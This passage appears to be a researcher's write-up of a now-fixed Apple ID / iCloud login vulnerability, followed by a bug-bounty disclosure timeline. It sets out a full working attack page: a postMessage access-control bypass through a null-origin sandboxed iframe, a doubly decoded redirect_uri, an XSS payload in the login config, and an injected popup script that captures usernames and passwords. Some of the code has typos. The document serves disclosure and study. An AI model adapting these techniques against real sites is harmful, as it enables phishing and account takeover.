parent : pmrpc.{"jsonrpc":"2.0","id":"E0236187-9F33-42BC-AD1C-4F3866803C55","result":true}
<- ok bro, let me know how i should configure the login dialog. that cool bro
child: pmrpc.{"jsonrpc":"2.0","method":"receivePingRequest","params":["config"],"id":"87A8E469-8A6B-4124-8BB0-1A1AB40416CD"}
-> yeah bro. very cool. very cool.
parent: pmrpc.{"jsonrpc":"2.0","id":"87A8E469-8A6B-4124-8BB0-1A1AB40416CD","result":true}
<- ok dude hit me with that config stuff
child: pmrpc.{"jsonrpc":"2.0","method":"config","params":[],"id":"252F2BC4-98E8-4254-9B19-FB8042A78E0B"}
-> no worries my dude. make sure theres a remember me box. and uh. don't need a link to create an account. that wouldn't make sense. do need a link for if they forget their password. call the dialog "sign in with iCloud". heres the logo. keep it fresh my man.
parent: pmrpc.{"jsonrpc":"2.0","id":"252F2BC4-98E8-4254-9B19-FB8042A78E0B","result":{"data":{"features":{"rememberMe":true,"createLink":false,"iForgotLink":true,"pause2FA":false},"signInLabel":"Sign in to iCloud","serviceKey":"d39ba9916b7251055b22c7f910e2ea796ee65e98b2ddecea8f5dde8d9d1a815d","defaultAccountNameAutoFillDomain":"icloud.com","trustTokens":["HSARMTnl/S90E=SRVX"],"rememberMeLabel":"keep-me-signed-in","theme":"dark","waitAnimationOnAuthComplete":false,"logo":{"src":"data:image/png;base64,[ ... ]ErkJggg==","width":"100px"}}}}
<- and I'm out
parent sends: pmrpc.{"jsonrpc":"2.0","id":"252F2BC4-98E8-4254-9B19-FB8042A78E0B","result":true}
Still with me? Cool bro. Very cool. This conversation is kinda complicated, but
for most of it we can just send back the mesage ID they send us back and
"result": true. Here's how I implemented this conversation:
const prefix = 'pmrpc.';

if (!data.startsWith(prefix))
	throw new Error(`got weird messsage ${JSON.stringify(data)}`);

// trim off 'pmrpc.'
const json = data.slice(prefix.length);

// extract the request JSON
const rq = JSON.parse(json);

const { method, jsonrpc, params, id } = rq;

// if we get a config, just return our pre-prepared response
if (method == 'config')
	return frame.postMessage(
		`${prefix}${JSON.stringify({
			...config_resp,
			jsonrpc,
			id,
		})}`,
		'*'
	);

// for everything else just tell the child it went OK
frame.postMessage(
	`${prefix}${JSON.stringify({
		jsonrpc,
		id,
		result: true,
	})}`,
	'*'
);
I know what you're thinking, postMessage fans. Doesn't postMessage secure all
of its calls by specifying where the messages go to, making this completely
useless? postMessage fans, you'd be correct.
PostMessage Fans, You'd Be Correct.
We have two problems at this point to address:
- Messages we send to
idmsa.apple.comaren't being accepted - The browser rejects messages sent to us from
idmsa.apple.combecause they're specifying the originicloud.com.
While I did this using the minified code idmsa.apple.com was running, our
solution to (1) is easier illustrated with the original 'pmrpc' source code,
from the library apple is using:
function processPmrpcMessage(eventParams) {
	var serviceCallEvent = eventParams.event;
	var eventSource = eventParams.source;
	var isWorkerComm =
		typeof eventSource !== 'undefined' && eventSource !== null;

	// if the message is not for pmrpc, ignore it.
	if (
		typeof serviceCallEvent.data !== 'string' ||
		serviceCallEvent.data.indexOf('pmrpc.') !== 0
	) {
		return;
	} else {
		var message = decode(serviceCallEvent.data);

		if (typeof message.method !== 'undefined') {
			// this is a request

			var newServiceCallEvent = {
				data: serviceCallEvent.data,
				source: isWorkerComm ? eventSource : serviceCallEvent.source,
				origin: isWorkerComm ? '*' : serviceCallEvent.origin,
				shouldCheckACL: !isWorkerComm,
			};

			var response = processJSONRpcRequest(message, newServiceCallEvent);

			// return the response
			if (response !== null) {
				sendPmrpcMessage(
					newServiceCallEvent.source,
					response,
					newServiceCallEvent.origin
				);
			}
		} else {
			// this is a response
			processJSONRpcResponse(message);
		}
	}
}
Notice shouldCheckACL? This actually determines if pmrpc should check to see
if we are icloud.com. It's derived from !isWorkerComm. I haven't the
faintest idea what a WorkerComm is but isWorkerComm is calculated right at
the top:
 function processPmrpcMessage(eventParams) {
    var serviceCallEvent = eventParams.event;
    var eventSource = eventParams.source;
    var isWorkerComm = typeof eventSource !== "undefined" && eventSource !== null;
Our postMessage is assumed to be a 'workerComm' if the source of the event is
undefined (impossible for us, as we have to be a source), but also more
importantly — we are considered a 'workerComm' if our eventSource is null.
I'm not sure what a 'workerComm' is still, but it might be that this system,
pmrpc sometimes wants to push messages into here. If these messages are
synthetic, they will naturally have no meaningful source — which is normally
set to the opening page.
I'm sure you're wondering how we get an opening source of null. Surely no page
can be located at null? Not quite!!
A sandboxed iframe by default considers itself to have the origin null. This
is so that it can't inherit the origin of its parent and escape the sandbox.
Thus, we can bypass the Access Control List (ACL) by just sending all our
messages from a sandbox.
<iframe sandbox="allow-scripts"></iframe>
If you try this however, you will hit a major snag. If your origin is null,
then when frame-ancestors checks your HTTP origin to see if you can embed this
page it will always fail. So if we try to embed the iCloud login on a null
origin ... we won't be able to.
We can't make a separate null frame and also an idmsa.apple.com frame and
instruct the null frame to postMessage to it, because our null frame needs
a reference to the idmsa.apple.com frame to call window.postMessage on it.
There is, however one trick we have up our sleeves, from long ago before nobody
knew what the internet is for and you had to install something called
'macromedia flash player' which put a virus on your computer: it's
window.top.frames.
If you remember how 'breaking out of iframes' worked before X-Frame-Options
became a big thing, whenever your page started you'd run code like this:
if (window.top !== window) window.top.location = window.location;
So if some scallywag embeds my fansite in their other page, thus totally
STEALING MY CONTENT — window.top will be a reference to their page, not my
window. In this case, we can set window.top.location to our
window.location redirecting the bastards to my fansite for x86 intel
instructions.
window.top has another legacy feature — window.top.frames.
window.top.frames is a reference to every frame embedded in the top window,
including us (if we're embedded there).
So if we embed both null and idmsa.icloud.com in the same page that we
control, we can pass the index of idmsa.icloud.com to the null page over
postMessage. Then, when we want to send a message to idmsa.icloud.com, we
can postMessage the message to our null origin and have it proxy it to
idmsa.icloud.com at window.top.frames[index]
graph TD;
    op["our page"] --index of idmsa.apple.com--> null;
    op --> idmsa.apple.com
Our nullPageCode waits for a config indicating what the index of
idmsa.apple.com is on window.top.frames, and then forwards any message it
gets to that index:
const nullPageCode = () => {
	// wait for config

	async function main() {
		window.parent.postMessage('ready', '*');
		const config = await new Promise((ok, fail) => {
			console.log('waiting for config...');

			window.addEventListener(
				'message',
				({ data }) => {
					console.log('got config message');

					if (data.type !== 'config')
						return fail(
							`did not get config, instead got ${JSON.stringify(data)}`
						);

					return ok(data);
				},
				{ once: true }
			);
		});

		console.log({ config });
		console.log(
			'now any data the null origin gets is sent to the icloud iframe...'
		);

		window.addEventListener('message', ({ data }) => {
			console.log('forwarding to idmsa', data);
			window.top.frames[config.idmsaFrameId].postMessage(data, '*');
		});
	}

	main().catch(e => console.error(e));
};
It's Not Always That You Need to Read The Spec, But That Always is Today.
Now we have a sneaky way to push data to idmsa.apple.com without getting
checked by the access control list. But how do we receive messages without being
icloud.com?
I noticed via live debugging that the origin that idmsa.apple.com was sending
messages to was not icloud.com, but the full redirect_uri,
https://*;@icloud.com. This is a super odd one because postMessage is
specified (mdn) like this:
targetWindow.postMessage(message, targetOrigin, [transfer]);
targetOrigin would indicate that what should be passed in is an HTTP web
origin, which has to be very strictly specified and for which, as mentioned
before https://*;@icloud.com is absolutely not valid. In theory, that'd
probably just mean that the call should never be able to get to us, but I dived
into the postMessage specification, which defines (whatwg)
the action of postMessage like this:
- Let
targetRealmbetargetWindow's Realm. - Let
incumbentSettingsbe the incumbent settings object. - Let
targetOriginbeoptions["targetOrigin"]. - If
targetOriginis a single U+002F SOLIDUS character (/), then settargetOrigintoincumbentSettings's origin. - Otherwise, if
targetOriginis not a single U+002A ASTERISK character (*), then:- Let
parsedURLbe the result of running the URL parser ontargetOrigin. - If
parsedURLis failure, then throw a "SyntaxError" DOMException.
- Let
- Set
targetOriginto parsedURL's origin.
targetOrigin is not an origin!! targetOrigin is technically a URL, from
which an origin is extracted. For us, this is especially useful.
Since the real origin is extracted from the targetOrigin which we provide,
after running the URL parser if we provide a value which parses to our origin
instead of www.icloud.com then we can bypass the intended origin check.
Given that idmsa.apple.com appears to perform an origin parse itself, it would
be impossible to do this if not for one minor bug in the way that redirect_uri
is passed to the page's javascript code.
You see, early on in my testing I noticed that if I added %0a, which is URL
speak for 'new line' in my redirect_uri, the page would completely break! The
reason for this is that the redirect_uri is passed to the Javascript code by
generating Javascript code into the page, like this:
bootData.destinationDomain = decodeURIComponent('https://www.icloud.com');
Note that the parameter passed to decodeURIComponent, which URL decodes the
given string is already URL decoded. So when %0A is present in the URL, the
following Javascript gets generated:
bootData.destinationDomain
    = decodeURIComponent('https://
;@www.icloud.com');
Now, Javascript strings that extend to two lines are invalid, and completely
prevent the Javascript parser from continuing which breaks the page. Normally,
you'd be able to get XSS with an issue like that but despite my best efforts I
was unable to because I couldn't produce the ' that would be needed to escape
the string.
It seems at some point in the past, the redirect_uri was entering this part of
the code URL encoded. But it is no longer, and we can use this to our advantage.
This fact means that bootData.destinationDomain, which specifies the valid
embedding domain actually gets doubly URL decoded.
I iterated over some possible options for this, and with much trial and
tribulation worked out the best redirect_uri was
https%3A%2F%2Fs3-eu-west-1.amazonaws.com%253F%20s3-eu-west-1.amazonaws.com%3B%40www.icloud.com.
This is a very tricky URL to construct, as it has to satisfy all systems without crashing, and it does, as follows:
- The Apple ID backend at
idmsa.apple.comdecodes theredirect_uri‘https://s3-eu-west-1.amazonaws.com%3F s3-eu-west-1.amazonaws.com;@www.icloud.com’ - It (correctly) determines that the origin is
wwww.icloud.comand allows the request through. - The Apple ID backend at
idmsa.apple.comreturns the Content-Security Policy directive ‘frame-ancestors https://s3-eu-west-1.amazonaws.com%3F s3-eu-west-1.amazonaws.com;@www.icloud.com’ - This indicates to the browser the allowed origins:
https://s3-eu-west-1.amazonaws.com%3F, which doesn't exist ands3-eu-west-1.amazonaws.comwhich is anything we put in our personal S3 bucket web server.
idmsa.apple.comthen generates:bootData.destinationDomain = decodeURIComponent('https://s3-eu-west-1.amazonaws.com%3F s3-eu-west-1.amazonaws.com;@www.icloud.com')bootData.destinationDomaingets set to ‘https://s3-eu-west-1.amazonaws.com? s3-eu-west-1.amazonaws.com;@www.icloud.com’ when the page loads.
- When passed
https://s3-eu-west-1.amazonaws.com? s3-eu-west-1.amazonaws.com;@www.icloud.comastargetOrigin,postMessageparses outhttps://s3-eu-west-1.amazonaws.comto be the correct target origin, which allows us to getpostMessages from our embeddedidmsa.apple.com
What's at the end of this long road? Having tricked idmsa.apple.com into
thinking that we're iCloud, when you log in to our embed with your autofilled
email we get an authentication for your Apple account. Even if you don't 2FA!
This is because an authentication token is granted without passing 2FA for
iCloud 'Find My', used for finding your potentially lost phone which you might
need to pass 2FA.
We've compromised the trust between idmsa.apple.com and iCloud. But there's
more to do here. What if we could take over idmsa.apple.com in the user's
client? As gullible as users are, our browser doesn't currently show apple.com
in the address bar. We can't popout the Apple ID login window, because the
postMessage code specifically refers to window.parent, rather than
window.opener.
If we manage to get XSS from the position we're in now, we could open a popup
from our compromised, embedded page into a 'real' idmsa.apple.com page, and
attack the popup from our embedded window. Once we've taken over the popup, we
can use window.location.assign('https://apple.com') to destroy our entry in
the user history so it's not possible for the user to see that they were ever on
a non-apple website.
Stealing the Bank From an ATM
Getting idmsa.apple.com XSS turned out way, way easier than expected, probably
due to the position of leverage we find ourselves in. Apple ID already thinks
we're a first party Apple app, and gives us ridiculously free control over how
we display the login dialog.
Take a look at the configuration that iCloud sends to Apple ID to request a specific login display:
parent: pmrpc.{"jsonrpc":"2.0","id":"252F2BC4-98E8-4254-9B19-FB8042A78E0B","result":{"data":{"features":{"rememberMe":true,"createLink":false,"iForgotLink":true,"pause2FA":false},"signInLabel":"Sign in to iCloud","serviceKey":"d39ba9916b7251055b22c7f910e2ea796ee65e98b2ddecea8f5dde8d9d1a815d","defaultAccountNameAutoFillDomain":"icloud.com","trustTokens":["HSARMTnl/S90E=SRVX"],"rememberMeLabel":"keep-me-signed-in","theme":"dark","waitAnimationOnAuthComplete":false,"logo":{"src":"data:image/png;base64,[ ... ]ErkJggg==","width":"100px"}}}}
There's a few configs that are just toggles, like rememberMe, createLink and
iForgotLink. pause2FA is probably the one that 'Find My' uses to defer 2FA
until after the user has found their lost iPhone.
But we have much freer inputs for signInLabel and logo.src. theme also
implies to me there might be a possible CSS injection as the 'dark' theme no
doubt is a CSS class.
From Chrome Developer Tools, we can search all the recursive assets acquired by the login system as it loads. This should make it pretty easy to find out how these are sanitized and loaded into the page.
There's a few hits for 'signInLabel', but this is the one that stands out most to me:
d()(w.a, "envConfigFromConsumer.signInLabel", "").trim() && n.attr("signInLabel", w.a.envConfigFromConsumer.signInLabel),
It looks like when the config is sent, it gets assigned to
envConfigFromConsumer. If we look for that, we should be able to find a bunch
of configuration options that they don't use. If they're not used, then it's
much less likely someone has looked at them and thought about security. There's
quite a few:
this.attr("testIdpButtonText", d()(w.a, "envConfigFromConsumer.testIdpButtonText", "Test"))

d()(w.a, "envConfigFromConsumer.accountName", "").trim() ? (n.attr("accountName", w.a.envConfigFromConsumer.accountName.trim()),

n.attr("showCreateLink", d()(w.a, "envConfigFromConsumer.features.createLink", !0)),

n.attr("showiForgotLink", d()(w.a, "envConfigFromConsumer.features.iForgotLink", !0)),

n.attr("learnMoreLink", d()(w.a, "envConfigFromConsumer.learnMoreLink", void 0)),

n.attr("privacyText", d()(w.a, "envConfigFromConsumer.privacy", void 0)),

n.attr("showFooter", d()(w.a, "envConfigFromConsumer.features.footer", !1)),

n.attr("showRememberMe") && ("remember-me" === d()(w.a, "envConfigFromConsumer.rememberMeLabel", "").trim() ? n.attr("rememberMeText", l.a.getString("rememberMe")) : "keep-me-signed-in" === d()(w.a, "envConfigFromConsumer.rememberMeLabel", "").trim() && n.attr("rememberMeText", l.a.getString("keepMeSignedIn")),

n.attr("isRememberMeChecked", !!d()(w.a, "envConfigFromConsumer.features.selectRememberMe", !1) || !!d()(w.a, "accountName", "").trim())),

i = d()(w.a, "envConfigFromConsumer.verificationToken", ""),
It's going to be super annoying to test every one of these. If we dig a bit
deeper, we can observe that for many of these there are two ways to reference
these configuration options. At configuration time, in the configuration we send
we refer to many of these by different names than what they're use as later. For
example, rememberMeLabel actually becomes rememberMeText. If we look for
that, we can find the sink that puts it onto the page.
Oddly, if we do a regular search via the 'search' panel, the only hits we get
are in app.js which doesn't actually appear to perform the action of rendering
these parameters onto the page. This probably means that these config options
are rendered by some externally defined template.
If we go to our 'Network' panel and do a search of all network requests for
'rememberMeText' we strike gold; the templates are defined in signin (the HTML
page) itself.
{{#if showRememberMe}}
<div class="si-remember-password">
    <input type="checkbox" id="remember-me" class="form-choice form-choice-checkbox" {($checked)}="isRememberMeChecked">
    <label id="remember-me-label" class="form-label" for="remember-me">
    <span class="form-choice-indicator"></span>
    {{rememberMeText}}
    </label>
</div>
{{/if}}
This is a Handlebars template. It's kinda funny to see a handlebars template in 2019. Handlebars.js was one of the first 'Web 2.0' libraries. If you look up its website it's full of 2010s design choices — soft rounded corners and lots of negative space. Things that were only just becoming possible with modern CSS.
Handlebars templates pre-date 'taint' based HTML escaping. If you use, say, Go's
HTML templating system your injected content will always be safely escaped
away unless you explicitly whitelist the input by asserting the string as a
template.HTML() type.
Handlebars decides whether to safely escape content or not based on the number of 'handlebars' around the input, which is a fantastic way to make it really easy for machines to determine if you messed up, but very difficult for human software engineers.
A safe handlebars template string looks like {{rememberMeLabel}} and a
potentially catastrophically unsafe one looks like {{{rememberMeLabel}}}.
That's kinda hard to notice!
A quick and simple ctrl-f in the signin HTML gets us this:
<p class="sr-only" id="invalidUserNamePwdErrMsg" role="tooltip">
    {{{errorMessage}}}
</p>
</div>
First hit is not so promising. The error message is unescaped, sure but they're usually generated from either a static, hard-coded list of HTML error strings, or something returned from a server we can't manipulate.
{{#if showLearnMoreLink}}
	<div>
		{{{learnMoreLink}}}
	</div>
{{/if}}
{{#if showPrivacy}}
	<div class='label-small text-centered centered tk-caption privacy-wrapper'>
		<div class='privacy-icon'></div>
		{{{privacyText}}}
	</div>
{{/if}}
Oh now this looks really good! From our previous code we already know that
privacyText is derived from envConfigFromConsumer.privacy. Same for
learnMoreLink, but there's no need to try learnMoreLink if privacyText
already works.
Let's put everything together into one attack page.
<!DOCTYPE HTML>
<title>Apple Rewards</title>
<style type="text/css">

// First, we
// clear up any gives that there's
// something going on by making
// the Apple ID frame fill
// the whole page with no border
.idmsa-frame {
    width: 100vw;
    height: 100vh;
    border: 0;
}

</style>

<script>

// Next, the null origin allows us to bypass
// Apple ID's postMessage controls.
// This function takes some code, and
// runs it in the null origin.
const runAsNull = code => {
    const i = document.createElement(
        "iframe"
    );

    // We apply 'sandbox=allow-scripts'
    // to the iframe. Enabling sandboxing
    // makes our page have the 'null' origin
    // we need to bypass Apple ID's recieve
    // postMessage controls.
    i.setAttribute(
        "sandbox",
        "allow-scripts"
    );

    // Then, we create an HTML document inside our sandboxed iframe
    // containing our javascript code.
    //
    // Those backtick quotes (`) are just multi-line
    // quote marks by the way.
    i.setAttribute(
        "srcdoc",
        `<!DOCTYPE HTML>
<title>null origin</title>
<body><script>(${javascriptCode})()<\/script></body>
    `);


    // Appends our iframe child, which we called 'i'
    // to the page's '<body>' element, and gets a handle
    // on the window the browser made inside the iframe.
    return document.body
        .appendChild(i).contentWindow;
}


// This is the code we want to inject into idmsa.apple.com.
// For now, it's just a pop-up box that says the domain
// that it's running in.
//
// Domains and origins are the fundamental primitives of web
// security, so if we can open a popup showing 'idmsa.apple.com',
// we prove to ourselves that we've compromised Apple ID.
const injection = () => {
    alert(document.domain);
}


// This is the page we're embedding and attacking. It needs
// a bunch of parmeters to work, but we'll probably want
// to reference those parameters a few times
// so it's easier to define the components of the URL separately.
const idmsa_base =
    "https://idmsa.apple.com/appleauth/auth/authorize/signin";

// Here are the parameters we're using against idmsa_base.
// defining them like this instead of one long URL
// makes it easier to programmatically alter these parameters
// if need to to work on our attack.
const idmsa_params = {
    client_id: "d39ba9916b7251055b22c7f910e2ea796ee65e98b2ddecea8f5dde8d9d1a815d",

    // Here, the redirect_uri's ? is pre-urlencoded as mentioned
    // in previous chapters. This causes it to be misinterpreted
    // by different parts of the system.
    redirect_uri: `https://s3-eu-west-1.amazonaws.com${encodeURIComponent("?")} s3-eu-west-1.amazonaws.com;@www.icloud.com`,
    response_mode: "web_message",

    // I thought it might be possible that this frame_id
    // needed to change per-request, but it doesn't
    // so we can just hard code it :)
    frame_id: "9d8dafd2-0f8c-4901-ab87-7021ffa6f7ff",
    locale: "en_GB"
}

// let's make the idmsa frame.
const idmsa_frame = document.createElement("iframe");

// to inherit our CSS class from before
idmsa_frame.setAttribute("class", "idmsa");

// this builds the idmsa url. I apologise for the way I build
// the url encoding stuff. it reads fine to me but uses
// a bunch of higher-level javascript concepts that
// might not make a  whole lot of sense.
idmsa_frame.src = `${idmsa_base}?${
    Object.entries(idmsa_params)
        .map(([key, value]) =>
            [key, value].map(encodeURIComponent).join("="))
        .join("&")
}`;

// our null page needs to:
//   1.  Wait for a config, and remember it
//   2. Forward all subsequent postMessages to
//   idmsa.apple.com.
const nullPageCode = () => {
    // async functions can wait on asynchronous events.
    // since we're waiting n a bunch of asynchronous
    // stuff to happen it only makes sense.
    async function main() {
        // tell our parent we're ready.
        // the onLoad events for iframes have always
        // been finickity. Waiting on a postMessage
        // is much easier.
        window.parent.postMessage("ready", "*");

        // await lets us wait for events that might
        // happen in the future before continuing.
        // we don't want to do anything before we
        // get the config anyway.
        //
        // Promises make fantastic adaptors for turning
        // old style callbacks into async code.
        const config = await new Promise((ok, fail) => {
            console.log("waiting for config");

            // postMessage's event is just called 'message'
            // i dont really know why.
            window.addEventListener('message', ({data}) => {
                console.log("got config message");

                // honestly receiving the wrong postMessage
                // can happen pretty easily so it's worth
                // guarding for to save some painful debug
                // time.
                if (data.type != config)
                    reutrn fail(`did not get config, instead got ${JSON.stringify(data)})`);

                // this completes the promise.
                return ok(data);
            // eventListeners default to firing on all
            // events but everything would probably break
            // if we did that with this function.
            }, { once: true });
        });

        // extract the idmsaFrameId (of window.top.frames)
        // for later use.
        const {idmsaFrameId} = config;

        // now the easy part. we just forward everything
        // to the idmsa page.
        window.addEventListener("message", ({data}) => {
            console.log("forwarding to idmsa", data);


            // ordinarily "*" would be a bad idea, but because
            // *we* are the bad guys we don't need to give a
            // shit about secure coding practices.
            window.top.frames[idmsaFrameId].postMessage(data, "*");
        });

        // this is just how you execute an async function
        // without making javascript annoyed at you.
        main().catch(e => console.error(e));
    }
}


// next we'll build our config.
// we're going to go for an <img src=a onerror> XSS,
// the reason being that due to a totally ineffectual
// and super old attempt at global XSS mitigation,
// we can't inject <script> tags and have them
// run after the page's first load, which will
// have fired by this time. This is a bypass.
//
// We also btoa (base64 encode) our injection code
// for transit across the postMessage boundary.
// this is mainly because managing quotation marks
// in our HTML injection gets really confusing otherwise,
// since we're already using ' and " in our <img> code --
// if these were present in our injection code string, the
// code would break.
const injectionHTML = `<img src=a onerror='eval(atob("${
    bota(`(${injection})()`)
}"))' />`;


// stolen directly from the known good conversation we eavesdropped on.
// "src" is not actually "[img src]" but a good 8000 characters of
// base64 encoded image data
// which I omit so as to not make this unreadable.
const config_resp = { "jsonrpc": "2.0", "id": "69B33E61-79C4-4A52-9522-63F273B7C349", "result": { "data": { "features": { "rememberMe": true, "createLink": false, "iForgotLink": true, "pause2FA": false }, "signInLabel": "Sign in to get your free Apple giftcard!", "serviceKey": "d39ba9916b7251055b22c7f910e2ea796ee65e98b2ddecea8f5dde8d9d1a815d", "defaultAccountNameAutoFillDomain": "icloud.com", "trustTokens": [], "rememberMeLabel": "keep-me-signed-in", "privacy": injectionHTML, "theme": "dark", "waitAnimationOnAuthComplete": false, "logo": { "src": "[img src]", "width": "100px;color:red" } } } };


// add the null page iframe too our page.
const nullPage = runFunctionInNullOrigin(nullPageCode);

// determine which frame is the idmsa frame.
let idmsaFrameId;

// there's probably a more elegant way to find what
// index the idmsa frame is on window.top.frames, but
// these APIs are so ancient I don't really want to fuck
// with them and spend ages working out why they won't work.
for (let i = 0; i < window.top.frames.length; i++) {
    if (window.top.frames[i] != idmsa.contentWindow) continue;
    ifmsaFrameId = i;
    break
}


window.addEventListener("message", e => {
    console.log("RCV", e);

    // we need to wait for the null page to postMessage
    // us to tell us it exists. This way of doing it
    // is ... not entirely kosher but it works for our
    // purposes.
    if (e.data == "ready") return nullPage.postMessage(config, "*");

    // the postmessage JSONRPC protocol that apple id uses
    // prefixes everything with this string. We need to trim
    // it off, but also do this ourselves in our communications.
    const prefix = "pmrpc.";

    if (!e.data.startsWith(prefix))
        throw new Error(`got weird message ${JSON.strigify(data)}`);

    // I'm sure there's a real trimPrefix function somewhere
    // but i'm not in the business of following the rules
    // right now.
    const json = e.data.slice(prefix.length);

    const rq = JSON.parse(json);

    // extracting the stuff from the request that will be reused
    // for our response.
    const { method, jsonrpc, params , id } = rq;

    // share the good news when we steal your apple login
    if (method == "passwordAuthDone") alert(`got creds! ${
        JSON.stringify(params)
    }`);

    // same if we also get a 2FA'd set of creds
    if (method == "complete") alert(`got creds! ${
        JSON.stringify(params)
    }`);

    // config requests are the complicated ones.
    // we merge our template with the jsonrpc version
    // and the request id for our response.
    if (method == "config") return nullPage.postMessage(
        `${prefix}${JSON.stringify({
            ...config_resp, jsonrpc, id
        })}`, "*";
    )

    // for all other requests, we just let the page know
    // that everything is OK ;)
    nullPage.postMessage(`${prefix}${JSON.stringify({
        jsonrpc, id, result: true
    })}`, "*");
})

// prepare the config to send to the null page
const config = {
    idmsaFrameId,
    type: "config"
}
</script>
That about covers the basics of how our vulnerability works. We need to do one
more thing to truly 'steal the bank', though. We need to escape into an
idmsa.apple.com popup once our attack succeeds. Partially so it's harder to
trace us, but also because having idmsa.apple.com in the url bar makes it
impossible for even the most paranoid to suspect something awry. This makes our
injection function a bit more complicated.
Warning: this code is really hacky.
const injection = () => {
	// we want to get rid of the evidence as soon as we can.
	// once our popup is initialized, it passes us a message
	// which we then pass onto our parent exploit window.
	// it can then use location.assign() to remove us
	// from the browser history.
	window.addEventListener('message', ({ data }) => {
		if (data != 'CLOSE') return;
		window.parent.postMessage('CLOSE', '*');
		window.close();
	});

	// the 'Sign in With Apple' button, stolen right from
	// the brand guidelines
	const appleLoginImage =
		'https://developer.apple.com/design/human-interface-guidelines/sign-in-with-apple/images/apple-id-sign-in-with.png';

	// This is a legitimate apple login page.
	// we pop this out and escape into it.
	const legitLogin =
		'https://idmsa.apple.com/IDMSWebAuth/login.html?appIdKey=49bd208126787c17c33ca3b14d2a4f0c92daa10c417c4d686140e4acc04ba5f4&language=US-EN&path=/Login.do%3FmyInfoReturnURL%3DRegisterAgreement.do%253Fskip%253Dyes%253Fskip%253Dyes';

	// create the 'Sign in With Apple' button.
	const i = document.createElement('img');
	i.src = appleLoginImage;

	// when the button is clicked, we popout our
	// 'legit' login page.
	//
	// A click is needed due to anti-popup browser measures.
	// we could equally use another input like pressing a key,
	// but this I think arouses the least suspiscion.
	i.addEventListener('click', () => {
		const myWnd = window.open(legitLogin);

		// once we've opened the legit login page, we won't
		// know when it's actually ready to inject into.
		// so we just keep injecting over and over again
		// every tenth of a second until we get a signal
		// back to say the injection succeedd.
		setInterval(() => {
			// injecting code across windows and origins like this
			// is *really* annoying. unless you've done it before
			// the full scope of annoyance will be blissfully unknown
			// to you.
			//
			// Because of the way Javascript internals work, each `window`
			// is its own namespace, so when we document.createElement --
			// which is secretly window.document.createElement,
			// we actually make an element that's specific to our
			// window.
			//
			// This fuckery is beyond us at this point
			// so it's easiest to just inject scripts and have
			// them run natively in the attacked window.
			const toInject = () => {
				// A nice little touch :)
				document.querySelector('#signin').innerHTML = document
					.querySelector('#signin')
					.innerHTML.replace(/Apple Support/g, 'your free iPhone');
				document
					.querySelector('form[name=form1]')
					.setAttribute('onsubmit', '');

				// override the submit action for the form
				// to steal the user's username and password.
				document
					.querySelector('form[name=form1]')
					.addEventListener('submit', () => {
						alert(
							`${
								document.querySelector('#accountname').value
							} / ${
								document.querySelector('#accountpassword').value
							}`
						);
					});

				// once initialized, post to the page that created
				// us that it can close now.
				window.opener.postMessage('CLOSE', '*');
			};

			// get a reference to the document of the popped out
			// window and inject the attack code we just defined.
			const doc = myWnd.document;
			const s = (doc.body || doc.documentElement).appendChild(
				doc.createElement.call(doc, 'script')
			);
			s.innerHTML = `(${toInject})()`;
		}, 100);
	});

	// this is awful. do not do this.
	// it's a really quick way to clear a page of content though :)
	document.body.innerHTML = '';

	// and finally, add the button which will kick it all off
	document.body.appendChild(i);
};
We also make this minor change to our 'message' listener to destroy ourselves after the attack completes:
if (e.data == 'CLOSE') window.location.replace('https://apple.com');
Postamble
Timeline
- Report to fix time: 3 days
- Fix to offer time: 4 months, 3 days
- Payment offer to payment time: 4 months, 5 days
- Total time: 8 months, 8 days
Reporting this bug was a frustrating experience. But, can I really complain about that? These days, it always is.
In short: I reported two bugs in late 2019, both of which were fixed within less than a week. The second bug, the Apple ID code injection took 18 weeks to get accepted and 36 weeks to get paid for. The other, as far as I can tell has never been responded to by a human. I have not been publicly credited for either bug.
- Friday, November 15th 2019
- First apple bug, an XSS on apple.com reported
- Saturday, November 16th 2019
- Issues noticed in Apple ID
- The previous bug I reported has been mitigated, but no email from Apple about it
- Thursday, November 21st 2019, 3:43AM GMT
- First proof of concept sent to Apple demonstrating impersonating iCloud to Apple ID, using it to steal Apple user's information.
- Thursday, November 21st 2019, 6:06AM GMT
- Templated response from Apple, saying they're looking into it
- Thursday, November 21st 2019, 8:20PM GMT
- Provided first Apple ID proof of concept which injects malicious code, along with some video documentation.
- Sunday, November 24th 2019
- The issue is mitigated (partially fixed) by Apple
- Thursday, November 28th 2019
- Ask for updates
- Wednesday, December 4th 2019
- I try to pull some strings with friends to get a reply
- Tuesday, December 3rd 2019
- Apple tells me there is nothing to share with me
- December 10th 2019
- I ask if there is an update
- Friday, January 10th 2019
- I get an automated email saying, in essence (1) don't disclose the bug to the public until 'investigation is complete' and (2) Apple will provide information over the course of the investigation. Email for an update
- Wednesday, January 29th 2020
- Ask for another update (at the 2 month mark)
- Friday, January 31st 2020
- Am asked to check if it's been fixed. Yes, but not exactly in the way I might have liked.
- Sunday, February 2nd 2020
- At Schmoocon, a security conference in Washington DC I happen to meet the director of the responsible disclosure program. I talk about the difficulties I've had.
- Tuesday, February 4th 2020
- Apple confirms the bug as fixed and asks for my name to give credit on the Apple Hall of Fame *as of September 2020, I have still not been publicly credited
- I reply asking if this is covered by the bounty program
- Apple responds saying that they will let me know later.
- Saturday, February 15th 2020
- I ask for an update on status
- Monday, February 17th 2020
- Apple responds: no updates
- I ask when I'll hear back
- Friday, February 21st 2020
- I contact the director of the program with the details I got at schmoo, asking when the expected turnaround on bugs is
- Monday, March 2nd 2020
- Apple responds
- They say they have no specfic date
- Tuesday, March 3rd 2020
- The director responds, saying they don't give estimates on timelines, but he'll get it looked into
- Tuesday, March 24th 2020
- Offered $10,000 for the Apple ID code injection vulnerability by Apple
- Asked to register as an appple developer so I can get paid through there
- Sunday, March 29th 2020
- Enroll in the Apple Developer program, and ask when I'll be able to disclose publicly.
- Tuesday, March 31st 2020
- Told to accept the terms and set up my account and tax information
- (I am not told anything about disclosure)
- Tuesday, March 31st 2020
- Ask for more detailled instructions, because I can't find out how to set up my account and tax information (this is because my Apple Developers application has not yet been accepted)
- Thursday, April 2nd 2020
- Ask if this is being considered as a generic XSS (the Apple Bug Bounty page quotes a $25,000 payout for "limited unauthorized control of an iCloud account" and $100,000 for "Broad unauthorized control of an iCloud account.")
- Tuesday, April 28th
- Apple replies to request for more detailed instructions (it's the same thing, but re-worded)
- May 13th 2020
- I ask for an update
- May 18th 2020
- Am told the money is "in process to be paid", with no exact date but expected in May or early June. They'll get back when they know.
- May 23rd 2020
- I am told my information has been sent to the accounts team, and that Apple will contact me about it when appropriate
- May 18th 2020
